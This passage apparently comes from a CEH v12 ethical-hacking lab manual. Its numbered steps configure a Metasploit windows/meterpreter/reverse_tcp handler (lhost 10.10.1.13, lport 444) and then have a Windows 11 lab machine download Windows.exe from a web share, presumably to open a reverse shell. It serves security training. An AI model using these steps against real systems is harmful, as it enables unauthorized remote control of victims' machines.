
11. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.




12. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

13. Type **set lport 444** and press **Enter** to set lport.


14. Now, type **run** in the Metasploit console and press **Enter**.




15. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
16. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
17. Click on **Windows.exe** to download the file.



